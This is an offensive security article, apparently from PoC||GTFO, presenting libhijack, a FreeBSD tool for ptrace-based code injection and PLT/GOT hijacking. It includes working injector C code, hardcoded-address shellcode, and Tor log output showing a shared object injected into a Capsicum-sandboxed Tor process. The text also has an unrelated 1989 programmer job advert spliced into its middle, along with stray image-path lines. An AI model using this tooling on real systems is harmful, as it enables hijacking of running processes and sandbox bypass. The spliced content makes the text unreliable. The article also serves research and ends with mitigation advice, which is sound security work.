17:07 Injecting shared objects on FreeBSD with libhijack.

by Shawn Webb

In the land of red devils known as Beasties exists a system devoid of meaningful exploit mitigations. As we explore this vast land of opportunity, we will meet our ELFish friends, [p]tracing their very moves in order to hijack them. Since unprivileged process debugging is enabled by default on FreeBSD, we can abuse `ptrace` to create anonymous memory mappings, inject code into them, and overwrite PLT/-GOT entries.[19] We will revive a tool called libhijack to make our nefarious activities of hijacking ELFs via `ptrace` relatively easy.

Nothing presented here is technically new. However, this type of work has not been documented in this much detail, so here I am, tying it all into one cohesive work. In Phrack 56:7, Silvio Cesare taught us fellow ELF research enthusiasts how to hook the PLT/GOT.[20] Phrack 59:8, on Runtime Process Infection, briefly introduces the concept of injecting shared objects by injecting shellcode via `ptrace` that calls `dlopen()`.[21] No other piece of research, however, has discovered the joys of forcing the application to create anonymous memory mappings from which to inject code.

This is only part one of a series of planned articles that will follow libhijack's development. The end goal is to be able to anonymously inject shared objects. The libhijack project is maintained by the SoldierX community.

Previous Research

All prior work injects code into the stack, the heap, or existing executable code. All three methods create issues on today's systems. On AMD64 and ARM64, the two architectures libhijack cares about, the stack is non-executable by default. The heap implementation on FreeBSD, `jemalloc` creates non-executable mappings. Obviously overwriting existing executable code destroys a part of the executable image.

PLT/GOT redirection attacks have proven extremely useful, so much so that read-only relocations (RELRO) is a standard mitigation on hardened systems. Thankfully for us as attackers, FreeBSD doesn't use RELRO, and even if FreeBSD did, using `ptrace` to do devious things negates RELRO as `ptrace` gives us God-like capabilities. We will see the strength of PaX NOEXEC in HardenedBSD, preventing PLT/GOT redirections and executable code injections.

The Role of ELF

FreeBSD provides a nifty API for inspecting the entire virtual memory space of an application. The results returned from the API tells us the protection flags of each mapping (readable, writable, executable.) If FreeBSD provides such a rich API, why would we need to parse the ELF headers?

We want to ensure that we find the address of the system call instruction in a valid memory location.[22] On ARM64, we also need to keep the alignment to eight bytes. If the execution is redirected to an improperly aligned instruction, the CPU will abort the application with SIGBUS or SIGKILL. Intel-based architectures do not care about instruction alignment, of course.

PLT/GOT hijacking requires parsing ELF headers. One would not be able to find the PLT/GOT without iterating through the Process Headers to find the Dynamic Headers, eventually ending up with the `DT_PLTGOT` entry.

We make heavy use of the `Struct_Obj_Entry` structure, which is the second PLT/GOT entry. Indeed, in a future version of libhijack, we will likely handcraft our own `Struct_Obj_Entry` object and insert that into the real RTLD in order to allow the shared object to resolve symbols via normal methods.

Thus, invoking ELF early on through the process works to our advantage. With FreeBSD's `libprocstat` API, we don't have a need for parsing ELF headers until we get to the PLT/GOT stage, but doing so early makes it easier for the attacker using libhijack, which does all the heavy lifting.

[19] Procedure Linkage Table/Global Offset Table
[20] `unzip pocorgtfo17.pdf phrack56-7.txt`
[21] `unzip pocorgtfo17.pdf phrack59-8.txt`
[22] `syscall` on AMD64, `svc 0` on ARM64.

Finding the Base Address

Executables come in two flavors: Position-Independent Executables (PIEs) and regular ones. Since FreeBSD does not have any form of address space randomization (ASR or ASLR), it doesn't ship any application built in PIE format.

Because the base address of an application can change depending on: architecture, compiler/linker flags, and PIE status, libhijack needs to find a way to determine the base address of the executable. The base address contains the main ELF headers.

libhijack uses the `libprocstat` API to find the base address. AMD64 loads PIE executables to `0x01021000` and non-PIE executables to a base address of `0x00200000`. ARM64 uses `0x00100000` and `0x00100000`, respectively.

libhijack will loop through all the memory mappings as returned by the `libprocstat` API. Only the first page of each mapping is read in–enough to check for ELF headers. If the ELF headers are found, then libhijack assumes that the first ELF object is that of the application.

```
int resolve_base_address(HIJACK *hijack){
  struct procstat *ps;
  struct kinfo_proc *p=NULL;
  struct kinfo_vmentry *vm=NULL;
  unsigned int i, cnt=0;
  int err=ERROR_NONE;
  ElfW(Ehdr) *ehdr;

  ps = procstat_open_sysctl();
  if (ps == NULL) {
    SetError(hijack, ERROR_SYSCALL);
    return (-1);
  }

  p = procstat_getprocs(ps, KERN_PROC_PID,
                        hijack->pid, &cnt);
  if (cnt == 0) {
    err = ERROR_SYSCALL;
    goto error;
  }

  cnt = 0;
  vm = procstat_getvmmap(ps, p, &cnt);
  if (cnt == 0) {
    err = ERROR_SYSCALL;
    goto error;
  }

  for (i = 0; i < cnt; i++) {
    if (vm[i].kve_type != KVME_TYPE_VNODE)
      continue;

    ehdr = read_data(hijack,
        (unsigned long)(vm[i].kve_start),
        getpagesize());
    if (ehdr == NULL) {
      goto error;
    }
    if (IS_ELF(*ehdr)) {
      hijack->baseaddr =
          (unsigned long)(vm[i].kve_start);
      break;
    }
    free(ehdr);
  }

  if (hijack->baseaddr == NULL)
    err = ERROR_NEEDED;

error:
  if (vm != NULL)
    procstat_freevmmap(ps, vm);
  if (p != NULL)
    procstat_freeprocs(ps, p);
  procstat_close(ps);
  return (err);
}
```

Assuming that the first ELF object is the application itself, though, can fail in some corner cases, such as when the RTLD (the dynamic linker) is used to execute the application. For example, instead of calling `/bin/ls` directly, the user may instead call `/libexec/ld-elf.so.1 /bin/ls`. Doing so causes libhijack to not find the PLT/GOT and fail early sanity checks. This can be worked around by providing the base address instead of attempting auto-detection.

The RTLD in FreeBSD only recently gained the ability to execute applications directly. Thus, the assumption that the first ELF object is the application is generally safe to make.

Finding the syscall

As mentioned above, we want to ensure with 100% certainty we're calling into the kernel from an executable memory mapping and in an allowed location. The ELF headers tell us all the publicly accessible functions loaded by a given ELF object.

The application itself might never call into the kernel directly. Instead, it will rely on shared libraries to do that. For example, reading data from a file descriptor is a privileged operation that requires help from the kernel. The `read()` libc function calls the `read` syscall.

libhijack iterates through the ELF headers, following this pseudocode algorithm:

- Locate the first `Obj_Entry` structure, a linked list that describes loaded shared object.
- Iterate through the symbol table for the shared object:
  - If the symbol is not a function, continue to the next symbol or break out if no more symbols.
  - Read the symbol's payload into memory. Scan it for the `syscall` opcode, respecting instruction alignment.
  - If the instruction alignment is off, continue scanning the function.
  - If the `syscall` opcode is found and the instruction alignment requirements are met, return the address of the system call.
- Repeat the iteration with the next `Obj_Entry` linked list node.

This algorithm is implemented using a series of callbacks, to encourage an internal API that is flexible and scalable to different situations.


Creating a new memory mapping

Now that we found the system call, we can force the application to call `mmap`. AMD64 and ARM64 have slightly different approaches to calling `mmap`. On AMD64, we simply set the registers, including the instruction pointer to their respective values. On ARM64, we must wait until the application attempts to call a system call, then set the registers to their respective values.

Finally, in both cases, we continue execution, waiting for `mmap` to finish. Once it finishes, we should have our new mapping. It will store the start address of the new memory mapping in `rax` on AMD64 and `x0` on ARM64. We save this address, restore the registers back to their previous values, and return the address back to the user.

The following is handy dandy table of calling conventions.

Arch	Register	Value
AMD64	rax	syscall number
	rdi	addr
	rsi	length
	rdx	prot
	r10	flags
	r8	fd (-1)
	r9	offset (0)
aarch64	x0	syscall number
	x1	addr
	x2	length
	x3	prot
	x4	flags
	x5	fd (-1)
	x6	offset (0)
	x8	terminator



```
void freebsd_parse_soe(HIJACK *hijack, struct Struct_Obj_Entry *soe, linkmap_callback callback) {
    int err=0;
    ElfW(Sym) *libsym=NULL;
    unsigned long numsyms, symaddr=0, i=0;
    char *name;

    numsyms = soe->nchains;
    symaddr = (unsigned long)(soe->symtab);

    do{
        if ((libsym))
            free(libsym);

        libsym = (ElfW(Sym) *)read_data(hijack, (unsigned long)symaddr, sizeof(ElfW(Sym)));
        if (!(libsym)) {
            err = GetErrorCode(hijack);
            goto notfound;
        }

        if (ELF64_ST_TYPE(libsym->st_info) != STT_FUNC) {
            symaddr += sizeof(ElfW(Sym));
            continue;
        }

        name = read_str(hijack, (unsigned long)(soe->strtab + libsym->st_name));
        if ((name)) {
            if (callback(hijack, soe, name, ((unsigned long)(soe->mapbase) + libsym->st_value),
                        (size_t)(libsym->st_size)) != CONTPROC) {
                free(name);
                break;
            }

            free(name);
        }

        symaddr += sizeof(ElfW(Sym));
    } while (i++ < numsyms);

notfound:
    SetError(hijack, err);
}

CBRESULT syscall_callback(HIJACK *hijack, void *linkmap, char *name, unsigned long vaddr, size_t sz) {
  unsigned long syscalladdr;
  unsigned int align;
  size_t left;

  align = GetInstructionAlignment();
  left = sz;
  while (left > sizeof(SYSCALLSEARCH) - 1) {
    syscalladdr = search_mem(hijack, vaddr, left, SYSCALLSEARCH, sizeof(SYSCALLSEARCH)-1);
    if (syscalladdr == (unsigned long)NULL)
      break;

    if ((syscalladdr % align) == 0) {
      hijack->syscalladdr = syscalladdr;
      return TERMPROC;
    }

    left -= (syscalladdr - vaddr);
    vaddr += (syscalladdr - vaddr) + sizeof(SYSCALLSEARCH)-1;
  }

  return CONTPROC;
}

int LocateSystemCall(HIJACK *hijack) {
  Obj_Entry *soe, *next;

  if (IsAttached(hijack) == false)
    return (SetError(hijack, ERROR_NOTATTACHED));

  if (IsFlagSet(hijack, F_DEBUG))
    fprintf(stderr, "[*] Looking for syscall\n");

  soe = hijack->soe;
  do {
    freebsd_parse_soe(hijack, soe, syscall_callback);
    next = TAILQ_NEXT(soe, next);
    if (soe != hijack->soe)
      free(soe);
    if (hijack->syscalladdr != (unsigned long)NULL)
      break;
    soe = read_data(hijack,
        (unsigned long)next,
        sizeof(*soe));
  } while (soe != NULL);

  if (hijack->syscalladdr == (unsigned long)NULL) {
    if (IsFlagSet(hijack, F_DEBUG))
      fprintf(stderr, "[-] Could not find the syscall\n");
    return (SetError(hijack, ERROR_NEEDED));
  }

  if (IsFlagSet(hijack, F_DEBUG))
    fprintf(stderr, "[+] syscall found at 0x%016lx\n",
        hijack->syscalladdr);

  return (SetError(hijack, ERROR_NONE));
}
```

Currently, `fd` and `offset` are hardcoded to -1 and 0 respectively. The point of libhijack is to use anonymous memory mappings. When `mmap` returns, it will place the start address of the new memory mapping in `rax` on AMD64 and `x0` on ARM64. The implementation of `md_map_memory` for AMD64 looks like the following:

```
unsigned long md_map_memory(HIJACK *hijack,
		struct mmap_arg_struct *mmap_args){
  REGS regs_backup, *regs;
  unsigned long addr, ret;
  register_t stackp;
  int err, status;

  ret = (unsigned long)NULL;
  err = ERROR_NONE;

  regs = _hijack_malloc(hijack, sizeof(REGS));

  if (ptrace(PT_GETREGS, hijack->pid, (caddr_t)regs, 0)
      < 0) {
    err = ERROR_SYSCALL;
    goto end;
  }
  memcpy(&regs_backup, regs, sizeof(REGS));

  SetRegister(regs, "syscall", MMAPSYSCALL);
  SetInstructionPointer(regs, hijack->syscalladdr);
  SetRegister(regs, "arg0", mmap_args->addr);
  SetRegister(regs, "arg1", mmap_args->len);
  SetRegister(regs, "arg2", mmap_args->prot);
  SetRegister(regs, "arg3", mmap_args->flags);
  SetRegister(regs, "arg4", -1); /* fd */
  SetRegister(regs, "arg5", 0); /* offset */

  if (ptrace(PT_SETREGS, hijack->pid, (caddr_t)regs, 0)
      < 0) {
    err = ERROR_SYSCALL;
    goto end;
  }

  /* time to run mmap */
  addr = MMAPSYSCALL;
  while (addr == MMAPSYSCALL) {
    if (ptrace(PT_STEP, hijack->pid, (caddr_t)0, 0)
        < 0)
    err = ERROR_SYSCALL;
    do {
      waitpid(hijack->pid, &status, 0);
    } while (!WIFSTOPPED(status));

    ptrace(PT_GETREGS, hijack->pid, (caddr_t)regs, 0);
    addr = GetRegister(regs, "ret");
  }

  if ((long)addr == -1) {
    if (IsFlagSet(hijack, F_DEBUG))
      fprintf(stderr, "[-] Could not map address. "
                      "Calling mmap failed!\n");

    ptrace(PT_SETREGS, hijack->pid,
           (caddr_t)(&regs_backup), 0);
    err = ERROR_CHILDERROR;
    goto end;
  }

end:
  if (ptrace(PT_SETREGS, hijack->pid,
             (caddr_t)(&regs_backup), 0) < 0)
    err = ERROR_SYSCALL;

  if (err == ERROR_NONE)
    ret = addr;

  free(regs);
  SetError(hijack, err);
  return (ret);
}
```

Even though we're going to write to the memory mapping, the protection level doesn't need to have the write flag set. Remember, with `ptrace`, we're gods. It will allow us to write to the memory mapping via `ptrace`, even if that memory mapping is non-writable.

Clockwize

Requires Game

PROGRAMMERS

Z80 / 8088 / 8086

Clockwize's order book has expanded so rapidly since its formation last year that we urgently require Spectrum, IBM and Amstrad Programmers, to work In-house and Free-lance.

If you have experience or feel you are qualified by your machine code knowledge to code or convert some of 1989's top computer games, we would like to hear from you.

WITH COMPLETE CONFIDENCE PLEASE WRITE IN THE FIRST INSTANCE TO:-

Mr Keith Goodyer
CLOCKWIZE
Eastway House
10 Swanland Avenue
Bridlington
North Humberside
YO15 2HH
or Telephone (0262) 604892

HardenedBSD, a derivative of FreeBSD, prevents the creation of memory mappings that are both writable and executable. If a user attempts to create a memory mapping that is both writable and executable, the execute bit will be dropped. Similarly, it prevents upgrading a writable memory mapping to executable with `mprotect`, critically, it places these same restrictions on `ptrace`. As a result, libhijack is completely mitigated in HardenedBSD.

Hijacking the PLT/GOT

Now that we have an anonymous memory mapping we can inject code into, it's time to look at hijacking the Procedure Linkage Table/Global Offset Table. PLT/GOT hijacking only works for symbols that have been resolved by the RTLD in advance. Thus, if the function you want to hijack has not been called, its address will not be in the PLT/GOT unless `BIND_NOW` is active.

The application itself contains its own PLT/-GOT. Each shared object it depends on has its own PLT/GOT as well. For example, libpcap requires libc. libpcap calls functions in libc and thus needs its own linkage table to resolve libc functions at run-

time.

This is the reason why parsing the ELF headers, looking for functions, and for the system call as detailed above works to our advantage. Along the way, we get to know certain pieces of info, like where the PLT/GOT is. libhijack will cache that information along the way.

In order to hijack PLT/GOT entries, we need to know two pieces of information: the address of the table entry we want to hijack and the address to point it to. Luckily, libhijack has an API for resolving functions and their locations in the PLT/GOT.

Once we have those two pieces of information, then hijacking the GOT entry is simple and straightforward. We just replace the entry in the GOT with the new address. Ideally, the the injected code would first stash the original address for later use.

Case Study: Tor Capsicumization

Capsicum is a capabilities framework for FreeBSD. It's commonly used to implement application sandboxing. HardenedBSD is actively working on integrating Capsicum for Tor. Tor currently supports a sandboxing methodology that is wholly incompatible with Capsicum. Tor's sandboxing model uses `seccomp(2)`, a filtering-based sandbox. When Tor starts up, Tor tells its sandbox initialization routines to whitelist certain resources followed by activation of the sandbox. Tor then can call `open(2)`, `stat(2)`, etc. as needed on an on-demand basis.

In order to prevent a full rewrite of Tor to handle Capsicum, HardenedBSD has opted to use wrappers around privileged function calls, such as `open(2)` and `stat(2)`. Thus, `open(2)` becomes `sandbox_open()`.

Prior to entering capabilities mode (capmode for short), Tor will pre-open any directories within which it expects to open files. Any time Tor expects to open a file, it will call `tt openat` rather than `open`. Thus, Tor is limited to using files within the directories it uses. For this reason, we will place the shared object within Tor's data directory. This is not unreasonable, since we either must be root or running as the same user as the tor daemon in order to use libhijack against it.

Note that as of the time of this writing, the Capsicum patch to Tor has not landed upstream and is in a separate repository.[23]

Since FreeBSD does not implement any meaningful exploit mitigation outside of arguably ineffective stack cookies, an attacker can abuse memory corruption vulnerabilities to use ret2libc style attacks against wrapper-style capsicumized applications with 100% reliability. Instead of returning to `open`, all the attacker needs to do is return to `sandbox_open`. Without exploit mitigations like PaX ASLR, PaX NOEXEC, and/or CFI, the following code can be used copy/paste style, allowing for mass exploitation without payload modification.

To illustrate the need for ASLR and NOEXEC, we will use libhijack to emulate the exploitation of a vulnerability that results in a control flow hijack. Note that due using libhijack, we bypass the forward-edge guarantees CFI gives us. LLVM's implementation of CFI does not include backward-edge guarantees. We could gain backward-edge guarantees through SafeStack; however, Tor immediately crashes when compiled with both CFI and SafeStack.

In Figure 16, we perform the following:

- We attach to the victim process.
- We create an anonymous memory allocation with read and execute privileges.
- We write the filename that we'll pass to `sandbox_open()` into the beginning of the allocation.
- We inject the shellcode into the allocation, just after the filename.
- We execute the shellcode and detach from the process
- We call `sandbox_open`. The address is hard-coded and can be reused across like systems.
- We save the return value of `sandbox_open`, which will be the opened file descriptor.
- We pass the file descriptor to `fdopen`. The address is hard-coded and can be reused on all similar systems.
- The RTLD loads the shared object, calling any initialization routines. In this case, a simple string is printed to the console.

[23] `https://github.com/lattera/tor/tree/hardening/capsicum`

```c
/* main.c.  USAGE: a.out <pid> <shellcode> <so> */
#define MMAP_HINT   0x4000UL

int main(int argc, char *argv[]) {
  unsigned long addr, ptr;
  HIJACK *ctx = InitHijack(F_DEFAULT);
  AssignPid(ctx, (pid_t)atoi(argv[1]));

  if (Attach(ctx)) {
    fprintf(stderr, "[-] Could not attach!\n");
    exit(1);
  }

  LocateSystemCall(ctx);
  addr = MapMemory(ctx, MMAP_HINT, getpagesize(),
      PROT_READ | PROT_EXEC, MAP_FIXED | MAP_ANON | MAP_PRIVATE);
  if (addr == (unsigned long)-1) {
    fprintf(stderr, "[-] Could not map memory!\n");
    Detach(ctx);
    exit(1);
  }

  ptr = addr;

  WriteData(ctx, addr, argv[3], strlen(argv[3])+1);
  ptr += strlen(argv[3]) + 1;
  InjectShellcodeAndRun(ctx, ptr, argv[2], true);

  Detach(ctx);
  return (0);
}
```

```c
/* testso.c */
__attribute__((constructor)) void init(void) {
  printf("This output is from an injected shared object. You have been pwned.\n");
}
```

```asm
/* sandbox_fdlopen.asm */
BITS 64
mov rbp, rsp

; Save registers
push rdi
push rsi
push rdx
push rcx
push rax

; Call sandbox_open
mov rdi, 0x4000
xor rsi, rsi
xor rdx, rdx
xor rcx, rcx
mov rax, 0x00000000011c4070 ; sandbox_open
call rax

; Call fdlopen
mov rdi, rax
mov rsi, 0x101
mov rax, 0x8014c3670        ; fdlopen
call rax

; Restore registers
pop rax
pop rcx
pop rdx
pop rsi
pop rdi

mov rsp, rbp
ret
```

Figure 16

```
Oct 04 18:59:25.976 [notice] Tor 0.3.2.2-alpha running on FreeBSD with Libevent
                              2.1.8-stable, OpenSSL 1.0.2k-freebsd, Zlib 1.2.11, Liblzma N/A,
                              and Libzstd N/A.
Oct 04 18:59:25.976 [notice] Tor can't help you if you use it wrong! Learn how to be safe at
                              https://www.torproject.org/download/download#warning
Oct 04 18:59:25.976 [notice] This version is not a stable Tor release. Expect more bugs than
                              usual.
Oct 04 18:59:25.977 [notice] Read configuration file "/home/shawn/installs/etc/tor/torrc".
Oct 04 18:59:25.982 [notice] Scheduler type KISTLite has been enabled.
Oct 04 18:59:25.982 [notice] Opening Socks listener on 127.0.0.1:9050
Oct 04 18:59:25.000 [notice] Parsing GEOIP IPv4 file /home/shawn/installs/share/tor/geoip.
Oct 04 18:59:26.000 [notice] Parsing GEOIP IPv6 file /home/shawn/installs/share/tor/geoip6.
Oct 04 18:59:26.000 [notice] Bootstrapped 0%: Starting
Oct 04 18:59:27.000 [notice] Starting with guard context "default"
Oct 04 18:59:27.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Oct 04 18:59:28.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Oct 04 18:59:29.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Oct 04 18:59:31.000 [notice] Tor has successfully opened a circuit. Looks like client
                              functionality is working.
Oct 04 18:59:31.000 [notice] Bootstrapped 100%: Done
This output is from an injected shared object. You have been pwned.
```


Figure 17. Output from Tor.

The Future of libhijack

Writing devious code in assembly is cumbersome. Assembly doesn't scale well to multiple architectures. Instead, we would like to write our devious code in C, compiling to a shared object that gets injected anonymously. Writing a remote RTLD within libhijack is in progress, but it will take a while as this is not an easy task.

Additionally, creation of a general-purpose helper library that gets injected would be useful. It could aid in PLT/GOT redirection attacks, possibly storing the addresses of functions we've previously hijacked. This work is dependent on the remote RTLD.

Once the ABI and API stabilize, formal documentation for libhijack will be written.



Conclusion

Using libhijack, we can easily create anonymous memory mappings, inject into them arbitrary code, and hijack the PLT/GOT on FreeBSD. On HardenedBSD, a hardened derivative of FreeBSD, out tool is fully mitigated through PaX's NOEXEC.

We've demonstrated that wrapper-style Capsicum is ineffective on FreeBSD. Through the use of libhijack, we emulate a control flow hijack in which the application is forced to call `sandbox_open` and `fdlopen(3)` on the resulting file descriptor.

Further work to support anonymous injection of full shared objects, along with their dependencies, will be supported in the future. Imagine injecting `libpcap` into Apache to sniff traffic whenever "`GET /pcap`" is sent.

FreeBSD system administrators should set `security.bsd.unprivileged_proc_debug` to 0 to prevent abuse of `ptrace`. To prevent process manipulation, FreeBSD developers should implement PaX NOEXEC.

Source code is available.[24]

[24] `git clone https://github.com/SoldierX/libhijack || unzip pocorgtfo17.pdf libhijack.zip`